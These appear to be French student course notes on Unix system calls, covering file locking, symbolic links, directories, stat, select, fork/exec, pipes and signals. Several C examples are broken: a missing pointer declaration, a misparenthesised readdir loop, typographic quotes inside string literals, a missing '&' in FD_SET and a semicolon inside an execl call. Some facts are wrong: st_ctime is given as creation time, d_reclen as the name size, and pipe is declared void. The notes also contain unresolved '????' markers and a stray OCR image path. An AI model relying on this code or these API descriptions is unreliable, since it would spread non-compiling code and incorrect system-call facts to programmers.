Lockf()

```
#include <unistd.h>
int lockf(fd, flag, size)
int fd, flag;
long size;
```

But

Mettre, retirer ou tester un **verrou en écriture** pour `size` octets (régions de fichier) à partir de la position courante dans le fichier décrit par fd.

Paramètres

- **fd :** descripteur d'un fichier ouvert en écriture !! → sinon aucun lock accordé;
- **flag :**
  `F_LOCK` : locker une section pour une utilisation exclusive (bloquant) ;
  `F_ULOCK` : delocker une section préalablement lockée ;
  `F_TLOCK` : tester et locker une section (non bloquant) ;
  `F_TEST` : tester une section (verrous posés par d'autres processus) ;
- **size :** nombre d'octets à (dé)verrouiller ou tester.

Résultat

La fonction renvoie 0 si le verrou est obtenu ou si la section n'est pas lockée (`F_TLOCK`) ;
-1 autrement.

Note

flock() permet de verrouiller un fichier entier

3.2 Les liens symboliques

Les liens symboliques résolvent le problème épineux de la fourniture d'un lien vers un fichier sur un système de fichier différent. Ils représentent en quelque sorte un « redirecteur » de système de fichier. Afin de permettre au programme de travailler avec les liens symboliques, le noyau Unix fournit quelques appels systèmes qui leur sont spécifiques.

Symlink()

```
#include <unistd.h>
int symlink(name1, name2)
char * name1 , * name2;
```

But

Cette fonction crée un lien symbolique `name2` (par opposition à lien physique créé par link()) vers l'objet `name1`.
Contrairement à `link()`, il y a **création d'un nouvel objet** `name2` de type symbolic link et dont le contenu est le chemin d'accès à `name1`.

Paramètres

- **name1 :** nom de fichier sur lequel pointe le lien symbolique. Il n'est pas nécessaire que le nom de chemin name1 existe déjà.
- **name2 :** nom du lien symbolique

Résultat

0 si succès ; **-1** si échec.

Note

- Un lien symbolique peut pointer vers un autre lien symbolique.
- L'`open()` d'un lien symbolique ouvre en fait le fichier pointé par le lien symbolique

Commande Unix équivalente

```
% ln -s name1 name2
```

Readlink()

```
int readlink(name, buf, bufsize)
char * name , * buf;
int bufsize;
```

But

Cette fonction lit la “valeur” d’un lien symbolique.

Paramètres

- **name :** chemin d’accès, nom d’un lien symbolique ;
- **buf** : indique où les informations concernant le lien doivent être renvoyées.
- **bufsize :** indique le nombre maximum d’octets pouvant être renvoyé par readlink() , il s’agit de la taille de buf.

Résultat

Si succès, la fonction renvoie le nombre de caractères qui ont été placés dans le tampon buf.
Si échec, la fonction renvoie –1 et errno est positionné.

Exemple

```
int z;
char buf[1024];

z = readlink(„my_symlink“, buf, sizeof(buf)-1);
if(z==-1)
      /* Rendre compte de l’erreur*/
else{
      /* Succès */
      buf[z] = 0 ; /* octet null à la fin*/
      printf(« symlink est « %s »\n »,buf ) ;

}
```

Note

readlinlk n’ajoute pas d’octet null en fin de buffer, il faut donc le faire nous même avant de l’afficher.

3.3 Gestion des répertoires

Opendir()

```
#include <sys/types.h>
#include <dirent.h>
DIR * opendir(name)
const char * name;
```

But

`Opendir()` ouvre un directory stream correspondant au nom du répertoire et renvoie un pointeur vers ce *stream*.
Le pointeur est positionné sur la première entrée du répertoire.

Paramètre

- **`name :`** chemin d'accès au répertoire.

Résultat

La fonction renvoie un **pointeur** vers le directory stream (structure de type DIR) si tout se passe bien ; **NULL** dans le cas contraire.

Readdir()

```
#include <sys/types.h>
#include <dirent.h>
struct dirent * readdir(dir)
DIR * dir;
```

But

`Permet de rechercher un membre de répertoire à la fois, dans un répertoire ouvert.`
`Readdir()` renvoie un pointeur vers une structure **`dirent`** représentant l'entrée suivante dans le *directory stream* pointé par `dir`.
Les données renvoyées par `readdir()` sont écrasées lors d'appels ultérieurs à `readdir()` pour le même *directory stream*.

Paramètre

- **`dir :`** pointeur vers le *directory stream* = pointeur sur une un elt de type DIR.

Résultat

La fonction renvoie un **pointeur** vers une structure `dirent`
ou **NULL**

- en cas d'erreur
- ou lorsque la fin du répertoire est atteinte.

Pour faire la différence entre la fin du répertoire et une erreur, l'appelant doit effacer errno avant d'appeler readdir().

Description de la structure dirent

```
struct dirent
{
      long d_ino;
      off_t d_off;
      unsigned short d_reclen;
      char d_name [NAME_MAX+1];
}
```

- **`d_ino :`** numéro d'*inode* ;
- **`d_off :`** distance depuis le début du répertoire jusqu'à ce `dirent` ;
- **`d_reclen :`** taille du nom `d_name` de l'objet concerné ;
- **`d_name :`** nom de l'objet concerné (terminé par \0).

_Closedir()

```
#include <sys/types.h>
#include <dirent.h>
int closedir(dir)
DIR * dir;
```

But

`closedir()` ferme le *directory stream* associé à `dir`.

Paramètre

- **`dir :`** pointeur vers le *directory stream* à fermer.

Résultat

La fonction renvoie **0** en cas de réussite, **-1** dans le cas contraire.

Exemple

Programme qui liste le contenu d'un répertoire

```
#include <stdio.h>
#include <errno.h>
#include <dirent.h>

int main (int argc, char ** argv){
        DIR dirp = 0;
        struct dirent *dp;

        if(argc < 2){
                fputs(« Un argument pathname est obligatoire.\n »,stderr) ;
                return 1 ;
        }

        dirp = opendir(argv[1]) ;       /* ouvrir le répertoire*/
        if( !dirp){
                perror("opendir(3)");
                return 2;
        }

        errno = 0;

        while( (dp = readdir(dirp) != NULL){
                printf("%s\n",dp -> d_name);
                errno = 0;
        }

        if (errno != 0)                 /* Fin de fichier ou erreur ?*/
                perror("readdir(3)")    /* Erreur survenue dans readdir(3)*/

        if ( closedir(dirp) == -1)      /* Fermer le répertoire*/
                perror(« closedir(3) ») ;

        return 0 ;

}
```

3.4 Obtention d'informations du système de fichiers

Le noyau Unix maintient une quantité considérable de détails concernant chaque objet du système de fichier. Cela est vrai qu'il s'agisse d'un fichier, d'un répertoire, d'un nœud d'unité spécial ou d'un tube nommé. Quel que soit l'objet du système de fichiers, il existe un maintenance et un suivi pour plusieurs de ses propriétés.

Stat(), Fstat() et Lstat()

```
#include <sys/stat.h>
#include <unistd.h>

int stat(name, buf)
const char * name;
struct stat * buf;

int fstat(filedes, buf)
int filedes;
struct stat * buf;

int lstat(name, buf)
const char * name;
struct stat * buf;
```

But

Ces fonctions permettent d'obtenir des informations à propos de l'objet spécifié.
Elle remplisse une structure stat sur laquelle un pointeur leur est passé en paramètre.

Paramètres

- **`name :`** chemin d'accès de l'objet ;
- **`buf`** : pointeur vers une structure `stat` dans laquelle seront placées les informations concernant l'objet ;
- **`filedes :`** un descripteur d'un fichier ouvert.

Résultat

En cas de succès, ces fonctions renvoient **0** ; en cas d'échec, elles renvoient **–1** et la variable `errno` est positionnée.
Si l'objet concerné est un lien symbolique,

- `stat()` récupère les informations de l'objet pointé
- lstat() récupère les informations concernant le lien lui-même.

`fstat()` fait la même chose que `stat()`, mais via un descripteur de fichier, ce qui nécessite les permissions pour pouvoir ouvrir le fichier !!

Note

Stat() ne nécessite aucune permission sur l'objet pour pouvoir obtenir les informations.
Par contre, les permissions doivent être accordées pour passer à travers les répertoires ad hoc.
Fstat() nécessite les permissions d'ouverture du fichier puis qu'on doit lui passer une descripteur de fichier ouvert.

Description de la structure stat

```
struct stat
{
        dev_t st_dev;
        ino_t st_ino;
        mode_t st_mode;
        nlink_t st_nlink;
        uid_t st_uid;
        gid_t st_gid;
        dev_t st_rdev;
        off_t st_size;
        unsigned long st_blksize;
        unsigned long st_blocks;
        time_t st_atime;
        time_t st_mtime;
        time_t st_ctime;
}
```

- `st_dev` : device (unité) sur lequel l'objet est localisé ;
- `st_ino` : inode de l'objet ;
- `st_mode` : mode, bits de permission de l'objet ;
- `st_nlink` : nombre de liens physiques vers cet objet ;
- `st_uid` : user ID du propriétaire de l'objet ;
- `st_gid` : group ID du propriétaire de l'objet ;
- `st_rdev` : type du device, de l'unité s'il s'agit d'une unité d'inode.
- `st_size` : taille total de l'objet, en octets ;
- `st_blksize` : taille de bloc pour les entrées-sorties du système de fichiers ;
- `st_blocks` : nombre de blocs alloués à cet objet ;
- `st_atime` : l'heure du dernier accès à cet objet.
- `st_mtime` : l'heure de la dernière modification de cet objet.
- `st_ctime` : heures de création de cet objet.

Tester le type de fichier

Le membre st_mode de la structure stat contient également des informations concernant le type de l'objet. Pour déterminer le type d'objet, utilisez l'une des macros suivantes où m est la valeur de st_mode à tester.

Macro	Teste si l'objet est un...
S_ISLNK(m)	lien symbolique
S_ISREG(m)	fichier régulier
S_ISDIR(m)	répertoire
S_ISCHR(m)	character device
S_ISBLK(m)	block device
S_ISFIFO(m)	fifo
S_ISSOCK(m)	Socket

Ces macros testent les bits de poids fort dans le membre st_mode de la structure stat

4. Les appels système sur les fichiers spéciaux

4.1 Généralités

Les fichiers spéciaux permettent de considérer chaque *device* d'entrée-sortie (terminaux, disques, …) comme une séquence d'octets, indépendamment de la structure de fichiers présente sur le *device*.

Chaque *device* se voit attribuer un nom de fichier. Habituellement, ces noms se trouvent dans le répertoire `/dev` du système (il ne s'agit la que d'une convention).

Chaque *device* d'entrée-sortie est associé à au moins un fichier spécial.

Il existe trois fichiers spéciaux vraiment *spéciaux* :

- `/dev/null` qui peut servir de poubelle : toutes les données écrites dans ce fichier seront ignorées
- `/dev/mem` qui est la mémoire physique de l'ordinateur : ce fichier est utilisé par les programmes de *debugging* ;
- `/dev/kmem` qui est la mémoire virtuelle du noyau.

Mknod()

```
#include <sys/types.h>
#include <sys/stat.h>
int mknod(name, mode, device)
char * name ;
int mode, device;
```

But

`mknod()` permet de crée nœud dans le système de fichier (fichier ordinaire, fichier spécial ou tube nommé) .

Paramètres

- **`name :`** nom du nouveau nœud ;
- **`mode :`** mode spécifie à la fois les permission à utiliser et le type du nouveau nœud à créer.
  Il s'agit d'une combinaison (avec opérateur binaire |)
  - d'un type de fichier :
    - `S_IFREG` : fichier ordinaire
    - `S_IFCHR` : fichier spécial en mode caractère
    - `S_IFBLK` : fichier spécial en mode bloc
    - `S_IFIFO` : tube nommé
  - et des permissions du nouveau nœud.
- **`device :`** si le type du fichier est S_IFCHR ou S_IFBLK alors device spécifie le numéro principal et le numero secondaire de l'unité du nouveau fichier spéciale.

  Le **numéro principal** spécifie de quel type d'unité il s'agit.(fonction de la config du noyau).

  Le **numéro secondaire** peut être simplement la valeur 0 ou référencer une unité particulière dans une ensemble. Par exemple, un numéro secondaire de 2 peut indiquer la deuxième partition de l'unité de disque, et 0 référencer la totalité du disque.

Résultat

La fonction renvoie **0** si tout s'est bien passé, **-1** en cas d'échec.

Note

Le nouveau nœud créé aura comme propriétaire l'uid effectif du processus.
Si le répertoire conteant le nœud a son ensemble de group id bits positionné, le nouveau nœud héritera son gid de son répertoire parent**. ????**
Sinon, son gid sera initialisé à gid effectif du processus.

4.2 Fonction de planification d'entrées-sorties

Pour que le noyau Unix sache à quel moment un processus doit être réveillé par des E/S, ce processus doit tout d'abord enregistrer les événements d'E/S qui l'intéressent. Cela peut être fait à l'aide de l'appel système select().

Avant de pouvoir utiliser la fonction select(), il faut connaître les jeux de descripteurs de fichiers et la structure **timeval** qu'ils utilisent.

Jeu de descripteurs :

Un jeu de descripteurs de fichiers est une collection de descripteurs de fichiers facilitant la spécification en une seule fois de plusieurs d'entre eux.

Le synopsis suivant montre les macros disponibles pour l'utilisation des jeux de descripteurs :

```
#include <sys/types.h>

FD_ZERO(fd_set *set)
FD_SET(int fd, fd_set *set)
FD_CLR(int fd, fd_set *set)
int FD_ISSET(int fd, fd_set *set)
FD_SETSIZE
```

- **FD_ZERO() :** Afin de pouvoir utiliser un jeux de descripteurs, il faut commencer par **l'initialiser.**

```
fd_set  fdset1 ;              /* jeu de descripteurs de fichiers 1*/

FD_ZERO(&fdset1);             /* Initialisation du jeu à un jeu vide*/
```

- **FD_SET() :** Permet d'**ajouter** un descripteur de fichier au jeu.

```
int fd = 1 ;                  /* Descripteur de fichier*/

FD_SET(1,fdset1)              /* Ajout du descripteur */
```

- **FD_CLR ():** Permet de supprimer un descripteur de fichier d'un jeu

- **FD_ISSET() :** Permet de tester si un descripteur de fichier appartient à un jeu.

```
if (FD_ISSET(2,&fdset1)){
        puts("La sortie erreur standard (unite 2) fait partie de fdset1");
}else{
        puts("La sortie erreur standard (unite 2) ne fait pas partie de fdset1");
}
```

La structure timeval :

Un autre élément important dans l'utilisation de la fonction select() est la possibilité de spécifier un paramètre timeout. Cela se fait à l'aide de la structure timeval :

```
#include <sys/time.h>

struct timeval {
      long  tv_sec;      /* secondes */
      long  tv_usec;     /* microsecondes*/
};
```

Exemple : Définition d'une valeur de timeout de 1,25 secondes.

```
struct timeval timeout ;

timeout.tv_sec = 1;              /* 1 seconde */
timeout.tv_usec = 250000;        /* 250 000 microsecondes = 0.25 seconde */
```

Select()

```
#include <sys/time.h>
#include <sys/types.h>
#include <unistd.h>

int select(n, readfds, writefds, exceptfds, timeout)
int n;
fd_set * readfds, * writefds, * exceptfds ;
struct timeval * timeout ;
```

But

`select()` sonde les différents descripteurs de fichiers qui lui sont passés en paramètres pour voir s'ils ont changé d'état.

Trois ensembles différents de **descripteurs** sont surveillés :

- ceux listés dans `readfs` seront surveillés pour voir se des caractères deviennent disponibles (en lecture) ;
- ceux listés dans `writefds` seront surveillés pour voir s'il est possible d'écrire directement dans les fichiers leur correspodant ;
- ceux listés dans `exceptfds` seront surveillés du point de vue des exceptions.

Paramètres

- **n :** spécifie le nombre de descripteurs de fichiers (somme des 3 jeux).
- **readfds :** jeu de descripteurs spécifiant tous les descripteurs à partir desquels le processus appellant veut lire les données.
- **writefds :** jeu de descripteurs spécifiant tous les descripteurs à partir vers lesquels le processus appellant veut écrire des données.
- **exceptfds** : jeu de descripteurs de fichiers à interroger pour des exceptions.
- **timeout :** indique à quel moment l'appel à sélect doit abandonner et renvoyer 0.
  Si on n'a pas besoin de temporisateur, l'argument timeout doit être un pointeur null. Dans ce cas, la fonction select() attendra indéfiniment, à moins qu'un signal soit intercepté, auquel cas l'erreur EINTR sera renvoyée.
  Si un timeout de 0 seconde est passé en paramètre, la fonction select retournera immédiatement sans suspendre l'exécution du programme.

Résultat

Lors de l'appel à select(), les 3 ensembles de descripteurs de fichiers sont parcourrus.
Seul ceux sur lesquels quelque chose s'est passé sont laissés dans les jeux.
En cas de succès, la fonction renvoie alors le nombre de descripteurs restant dans les ensembles ; ce nombre peut être 0 si le *timeout* a expiré avant que quelque chose d'intéressant ne survienne.
En cas d'erreur, -1 est renvoyé et la variable `errno` est positionnée.

5 Les appels système de gestion des processus

5.1 Généralités

Un **processus** (dynamique) est un **programme** (statique) en cours d'exécution, il comprend donc

- les instructions,
- les données,
- les informations nécessaires au contrôle du processus : l'environnement.

Cet environnement comporte, entres autres, les éléments suivants :

- ✓ Program Counter : endroit où l'on se situe dans l'exécution du programme ;
- ✓ Program Status ;
- ✓ Pointeurs vers les fichiers ouverts ;
- ✓ Répertoire courant ;
- ✓ Terminal de contrôle ;
- ✓ Utilisateur responsable ;
- ✓ …

5.2 Identification des processus et des utilisateurs

Chaque processus est identifié par un nombre, le **pid**, qui est unique pour le système Unix sur lequel il tourne.
De plus, chaque processus s'exécute sous la responsabilité d'un utilisateur.
Un utilisateur est identifié par un nombre, le **uid**, qui est unique pour le système Unix sur lequel la personne est reconnue comme un utilisateur.

5.3 Lancement de processus

Il y a deux points de vue :

- ✓ Un niveau "ligne de commande" : les processus sont lancés au moyen de l'interpréteur de commandes (le *shell*) ;

- ✓ Un niveau "à partir d'un programme" : Au moyen d'appels système.

5.4 Lancement de processus au moyen du shell

Le *shell* charge un programme contenu dans un fichier et l'exécute.

Afin de trouver le fichier qui contient le programme à exécuter, le *shell* suit un **chemin de recherche** (*search path*). Ce chemin de recherche est défini dans la variable PATH du *shell* et peut être modifié.

Certaines commandes peuvent donner lieu à l'exécution de **plusieurs** processus :

Exemple : `% ls /etc | wc > xyz` donnera lieu à **deux** processus : un pour `ls` et un pour `wc` !

Les paramètres donnés sur la ligne de commande sont transmis par le shell aux programmes qui sont démarrés.

Les redirections des canaux d'entrée ou de sortie sont organisées par le shell **avant** que celui-ci ne démarre réellement l'exécution des programmes.

Reprenons l'exemple : `% ls /etc | wc > xyz`

Dans ce cas, nous avons deux processus "ls" et "wc" qui sont fils du processus père : le shell.

Ces trois processus font partie du même **groupe de processus** (*process group*).

Enfin, le shell attend la fin de l'exécution de ses processus enfants.

5.5 Lancement de processus à partir d'un programme au moyen d'appels système : FORK()

Ceci se passe en deux étapes :

1. la première étape consiste à créer une **copie** presque conforme du processus au moyen d'un appel système *fork() ;*

2. la seconde étape est le **recouvrement** de ce nouveau processus par un autre programme au moyen d'un appel système : *exec().*

État des processus après fork()

Les deux processus (père et fils) ont :

- ✓ le même code ;
- ✓ le même environnement (*Program Counter*, …) ;
- ✓ les mêmes valeurs des variables (sauf pour la variable contenant la valeur renvoyée par `fork()`) ;
- ✓ les mêmes fichiers ouverts et les mêmes pointeurs de fichiers (descripteurs de fichiers) ;
- ✓ le même répertoire courant ;
- ✓ le même terminal de contrôle.

La seule, mais essentielle, différence est la **valeur renvoyée par l'appel système `fork()`** :

- ✓ **0** dans le processus fils ;
- ✓ le **pid du fils** dans le processus père.

De plus, certains objets **ne sont pas hérités** :

- ✓ les valeurs des sémaphores ;
- ✓ les verrous posés sur des fichiers ;
- ✓ les alarmes ou signaux en cours (ils sont réinitialisés pour le processus fils).

Utilisation de la valeur renvoyée par fork()

Illustrons ceci par un petit exemple :

```
#include <stddef.h>
main()
{
      pid_t id;
      id = fork();
      if (id != 0) {    /* processus père après le fork */
      . . .
      }
      else {            /* processus fils après le fork */
      . . .
      }
}
```

Fork()

```
#include <stddef.h>

pid_t fork()
```

But

Crée un processus fils qui diffère du processus par parent uniquement par ses valeurs PID et PPID

Résulat

Renvoie 0 dans le processus fils, le pid du fils dans le processus père.
En cas d'erreur, la valeur **-1** est renvoyée et la variable **errno** est mise à jour.

Erreurs

Les erreurs possibles sont :

- nombre de processus permis dépassé ;
- plus assez d'espace en mémoire ;
- un signal est survenu durant l'exécution de `fork()`.

Synchronisation

Un processus père doit parfois **attendre** la fin de l'un de ces processus fils.
Cette synchronisation se fait au moyen de **`wait()`** et **`exit()`.**

Principe général

```
#include <sys/wait.h>
#include <stddef.h>
main()
{
. . .
if (fork()) {
      /* processus père */
      wait(. . .);
}
else {
      /* processus fils */
      . . .
      exit(. . .);
}
/* le processus père poursuit lorsque le processus fils se termine */
. . .
}
```

Note

Attendre la fin de tous ses processus fils ou pour un processus fils particulier implique plusieurs appels à `wait()`.

Exemple : Attente sur un processus fils particulier.

```
switch (id = fork()) {
case 0 : /* processus fils */
      . . .
case -1 : /* erreur */
. . .
default : /* processus père */
while ((i = wait(. . .)) != id && i != -1);
if (i == -1) /* erreur */
. . .
}
```

Note

Que se passe-t-il si un processus parent se termine avant la fin de ses processus fils ?
Dans ce cas, ces processus fils seront hérités par un **autre processus** (le processus héritier dépend de l'implémentation du système Unix).

?? zombie ??

Wait()

```
#include <sys/wait.h>
int wait(statusp)
int *statusp;
int wait( (int *) 0);
```

But

Cet appel système suspend l'exécution d'un processus jusqu'à ce qu'un de ses processus fils se termine.

Paramètre

- **`statusp`** pointe vers un réceptacle (un entier) dans lequel `wait()` va mettre des informations sur la fin de l'exécution du processus fils :
  - Si `statusp` est `(int * 0)`, le processus parent ne fait aucun cas du statut de "terminaison" du processus fils ;
  - Autrement, des informations sont stockées dans `*statusp` et peuvent être analysées.

Résultat

- Si un processus fils s'est terminé durant le `wait()`, celui-ci renvoie le **pid** du processus fils.
- Si `wait()` a été interrompu par un signal, **`-1`** est renvoyé et **`errno`** est positionnée à `EINTR`.
- S'il n'y a pas de processus fils, **`-1`** est renvoyé et **`errno`** est positionnée à `ECHILD`.

Note

Il existe des **macros** permettant de décortiquer les informations contenues dans `*statusp`. Pour plus d'information, veuillez vous référer à la page du manuel Unix correspondante.

_exit() ?? underscore ??

```
void _exit(status)
int status;
```

But

Cet appel système **termine** l'exécution du processus qui l'appelle et renvoie des informations au processus père.

Tous les descripteurs de fichiers ouverts appartenant au processus sont fermés ;
Tous les processus fils (s'il y en a) sont hérités par un autre processus .

Résultat

`Status` est renvoyé au processus père comme le statut de terminaison du processus et peut, dès lors, être récupéré grâce à un `wait()`.

???????????

Note

`_exit()` ne fait **aucune** vidange des buffers ni aucune opération de ce genre.
La fonction `exit()`, quant à elle, est beaucoup plus riche.

5.6 Exécution de programmes : exec()

Exec est une **famille** d'appels système (en fait, il s'agit de variations autour du même thème).
Il s'agit de **recouvrir** le programme courant par un autre.

```
#include <stdio.h>

int execl(path, arg0, arg1, ..., argn, (char *) NULL)
char *path, *arg0, *arg1, ..., *argn;

int execv(path, argv)
char *path, *argv[];

int execle(path, arg0, arg1, ..., argn, (char *) NULL, envp)
char *path, *arg0, *arg1, ..., *argn, *envp[];

int execve(path, argv, envp)
char *path, *argv[], *envp[];

int execlp(file, arg0, arg1, ..., argn, (char *) NULL)
char *path, *arg0, *arg1, ..., *argn;

int execvp(file, argv)
char *path, *argv[];
```

- **`execl()`** est utilisé lorsque le nombre d'arguments est connu au moment de l'écriture du programme. Dans ce cas, `arg0`, `arg1`, …, `argn` sont accessibles dans le programme exécuté via `argv` (voir cours de C).

- **`execv()`** est utilisé lorsque le nombre d'arguments n'est pas connu au moment de l'écriture du programme.
  Attention, il faut que `argv` se termine par **`NULL`**.

  Pour **`execl()`** et **`execv()`**, il faut que le nom de fichier mentionné dans path soit **exact** ! Les répertories indiqués dans la variable `PATH` ne sont pas parcourus afin de retrouver le fichier.

- **`execle()`** et **`execve()`** communiquent, en plus, au programme appelé les variables d'environnement (on en reparlera).

- **`execlp()`** et **`execvp()`** parcourent les répertoires de la variable `PATH` pour retrouver le 'bon' fichier.

Réslutat

Ces fonctions ne renvoient rien, sauf en cas d'erreur : **`-1`** (de plus, **`errno`** est positionnée).
Les appels de type `exec` ne peuvent rien renvoyer (dans le cas où tout se passe bien) car l'image du processus appelant est perdue.

Erreurs

Les erreurs possibles sont :

- ✓ la **permission** de recherche pour la liste de répertoires n'est pas accordée ;
- ✓ le fichier contenant le nouveau programme n'est pas accessible en **exécution** ;
- ✓ il n'y a pas assez d'**espace** en mémoire ;
- ✓ le fichier exécutable est **déjà ouvert** en écriture par un autre processus.

Exemple

Le programme suivant crée un processus fils qui exécute `ls`.

```
#include <stdio.h>
main()
{
if (fork() == 0) { /* processus fils */
. . .
execl("/bin/ls", "ls", "-l"; "/etc", (char *) NULL);
/* cette partie n'est atteinte qu'en cas d'erreur car exec de revient pas
*/
fprintf(stderr, "erreur lors de l'exec");
exit(1);
}  /* plus besoin de else pour le père */
wait(. . .); /* processus père */
. . .
}
```

5.7 Les variables d'environnement

Un nombre de variables du *shell* sont stockées dans un tableau de chaîne de caractères.
Chaque chaîne de caractères est du type : `nom=valeur`.

Exemple : `TERM=vt100`

Ce tableau est accessible à l'intérieur d'un programme :

- ➢ soit via la variable globale `extern char **environ` ;
- ➢ soit via un troisième argument `env` de la procédure `main` en C :

```
main(argc, argv, env)
int argc;
char *argv[];
char *env[];
```

5.8 La redirection des entrées-sorties

Le programme suivant est équivalent à la ligne de commande `% date > myfile`.

```
#include <stdio.h>
#include <stddef.h>
#include <fcntl.h>
main()
{
if (fork() == 0) { /*processus fils */
close(1); /* on ferme la sortie standard */
open("myfile", O_WRONLY); /* on ouvre la nouvelle sortie standard */
execl("/bin/date", "date", (char *) NULL);
}
wait(. . .); /* processus père */
. . .
}
```

Note : la fonction **`system()`** fait tout le nécessaire en ce qui concerne les `fork()` et les `exec()`.

5.9 Divers

getpid(), getppid()

- `pid = getpid()` : Renvoie le processus-id du processus **en cours** ;
- `pid = getppid()` : Renvoie le processus-id du processus **père** du processus en cours.

getpgrp(), setgrp()

- **`getpgrp()`** : Renvoie l'ID du **groupe** de processus duquel le processus courant fait partie ;
- **`setpgrp()`** : permet d'attacher un processus à une groupe de processus.

6. Communication entre processus, les IPC :

6.1 Introduction

Pourquoi avoir recours à des processus séparés pour un seul programme ?
- pour mieux gérer la complexité et les risques
- pour obtenir de meilleure performance sur des systèmes multi-processeurs

Types de mécanismes IPC :

GROUPE 1 :

1. Les fichiers ordinaires avec verrouillage
2. les FIFO (tubes nommés)
3. les tubes anonymes
4. les sockets
5. les signaux

GROUPE 2 :

6. les files d'attentes de message
7. la mémoire partagée
8. les sémaphores

Ce qui différencie les formes d'IPC des deux groupes précédent est la façon dont on les contrôle.

Le groupe 1 utilisent des **descripteurs de fichier** pour leur accès et contrôle.
Le groupe 2 utilisent des **identificateurs.**

6.2 Ressources IPC du Groupe 1

a. Les tubes nommés ou FIFO

Les tubes sont fréquemment utilisés dans la ligne de commande sous Unix pour toute sorte d'objectifs, par l'intermédiaire du symbôle | .
Il s'agit de tubes anonymes, puisqu'ils n'existent qu'entre les processus qui communiquent les un avec les autres. Ils disparraisent du système lorsque les deux extrémités du tubes sont fermées.

Il est possible de créer des tubes nommés qui existent en tant que tel au sein du système de fichier. Ces tubes sont connus sous le nom de FIFO car ils traitent les informations sur la base premier entré/premier sorti.

Mkfifo()

```
#include <sys/types.h>
#include <sys/stat.h>

int mkfifo(path, mode);

const char *path ;
mode_t mode
```

But

Cet appel système crée un tube nommé.

Paramètres

- **`path`** nom du tube nommé ;
- **`mode`** permissions ;

Résultat

`mkfifo()` renvoie **`0`** si tout s'est bien passé. En cas d'erreur, **`-1`** est renvoyé et la variable **`errno`** est positionnée.

b. Les tubes anonymes ou PIPES

Un pipe est une **file unidirectionnelle d'octets**, un grand buffer permettant à deux processus de communiquerde façon synchrone. C'est-à-dire qu'un processus écrit d'un côté et qu'un processus lit de l'autre côté (attention, ces deux processus ne sont pas forcément distincts !!).

On appelle écrivain, le processus qui écrit et lecteur, le processus qui lit.

Remarques générales

1. Il est possible de mettre en oeuvre plusieurs *pipes* entre deux ou plusieurs processus : un processus peut alors être à la fois écrivain et lecteur.

2. La direction du flux de données est définie dans le programme.

3. La **synchronisation** est utilisée en bloquant un lecteur quand le *pipe* est vide et en bloquant un écrivain lorsque le *pipe* est plein.

4. **Un *pipe* ne peut être établi qu'entre des processus de la même famille** (père/fils, deux fils du même père,père/grand-père, etc… appartenant au même utilisateur). !!!!!

5. Le *pipe* doit être mis en place par le processus père **avant** l'appel à `fork()`.

6. L'écrivain et le lecteur doivent s'accorder sur la **taille** des messages qu'ils s'échangent.

Pipe()

```
#include <unistd.h>
void pipe(fildes)
int fildes[2];
```

But

Cet appel système crée un pipe et alloue les descripteurs de fichiers correspondants.

Paramètres

- **`fildes[0]`** permet de lire dans le *pipe* ;
- **`fildes[1]`** permet d'écrire dans le *pipe*.

Résultat

`pipe()` renvoie **`0`** si tout s'est bien passé. En cas d'erreur, **`-1`** est renvoyé et la variable **`errno`** est positionnée.

Erreur

Une erreur survient s'il y a trop de descripteurs de fichiers ouverts.

Exemple

```
main()
{
      int g, fp[2];
      if(pipe(fp) < 0) /* erreur */
      . . .
      if (fork()) {           /* processus père (sera écrivain) */
            close(fp[0]);     /* fermeture du côté 'lecture' */
            close(1);         /* fermeture de la sortie standard */
            dup(fp[1]);       /* Mnt, la sortie standard est le pipe */
            . . .
            putchar(x);       /* écriture dans le pipe */
            . . .
            exit(0);
      }
      else {                  /* processus fils (sera lecteur) */
            close(fp[1]);     /* fermeture du côté 'écriture' */
            close(0);         /* fermeture de l'entrée standard */
            dup(fp[0]);       /* mnt, l'entrée standard est le pipe */
            . . .
            g = getchar();    /* lecture dans le pipe */
            . . .
            exit(0);
      }
}
```


Situations spéciales

✓ Si on fait un `read()` sur un *pipe* sans écrivain (càd, lorsque tous les descripteurs de fichiers en écriture ont été relâchés), `EOF` est renvoyé.

✓ Si on fait un `write()` sur un *pipe* sans lecteur (càd, lorsque tous les descripteurs de fichiers en lecture ont été relâchés), le signal `SIGPIPE` est reçu.

✓ Chaque processus devrait fermer le descripteur de fichier correspondant à l'opération dont il n'a pas besoin, ceci afin d'éviter les *deadlocks* .

Exemple de deadlock :



1. P1 n'a pas fermer la lecture
2. P2 arrête de lire
3. P1 continue à remplir jusqu'à bloquer car il y a toujours un file descriptor ouvert en lecture , il est bloqué à vie ???

c. Les SIGNAUX

L'exécution d'un programme s'effectue normalement de façon synchronisée, chaque étape suivant la précédente. Des actions doivent parfois être exécutées immédiatement, en interrompant ce flux d'exécution. Il peut s'agit d'une demande de fin de programme ou d'exécution d'un action nouvelle. Unix fournit pour cela des signaux.

Les signaux sont des interruptions **logicielles asynchrones** envoyées à des processus.
La nature asynchrone d'un signal empêche son anticipation par le programme. Par conséquent, une action pour un signal doit être enregistrée avant l'arrivée de celui-ci.

Les signaux peuvent être envoyés à partir :

- ✓ d'un autre processus ;
- ✓ de son terminal de contrôle ;
- ✓ de lui-même ;
- ✓ du système (en cas d'erreur).

La réception d'un signal va susupendre l'exécution du programme. La procédure de gestion du signal invoque alors la fonction ou l'action enregistrée. La fonction appelée pour le gérer est appelée **handler** ou **gestionnaire de signal.**

Chaque signal Unix défini a une action par défaut qui lui est associée.

Types de signaux

Signal	Valeur	Kezako
SIGHUP	1	**Hangup :** la ligne terminale **??** a raccroché. Cela se produit lorsqu'une ligne de modem raccroche à cause d'une perte de porteuse. Cela peut aussi s'appliquer à tout périphérique terminal fermé pour déconnexion.
SIGINT	2	**Interrupt :** la ligne terminale a reçu le caractère d'interruption (^C)
SIGQUIT	3*	**Quit** : La ligne terminale a reçu le caractère de fin.
SIGILL	4*	Illegal instruction
SIGTRAP	5*	Trace trap
SIGABRT	6*	Abort
SIGEMT	7*	Emulator trap
SIGFPE	8*	Artihmetic exception
SIGKILL	9	Kill (cannot be caught, blocked, or ignored)
SIGBUS	10*	Bus error
SIGSEGV	11*	Segmentation violation
SIGSYS	12*	Bad argument to system call
SIGPIPE	13	Write on a pipe or socket with no one to read it
SIGALRM	14	**Alarm clock**
SIGTERM	15	Software termination signal
SIGURG	16@	Urgent condition present on socket
SIGSTOP	17+	Stop (cannot be caught, blocked, or ignored)
SIGTSTP	18+	Stop signal generated from keyboard
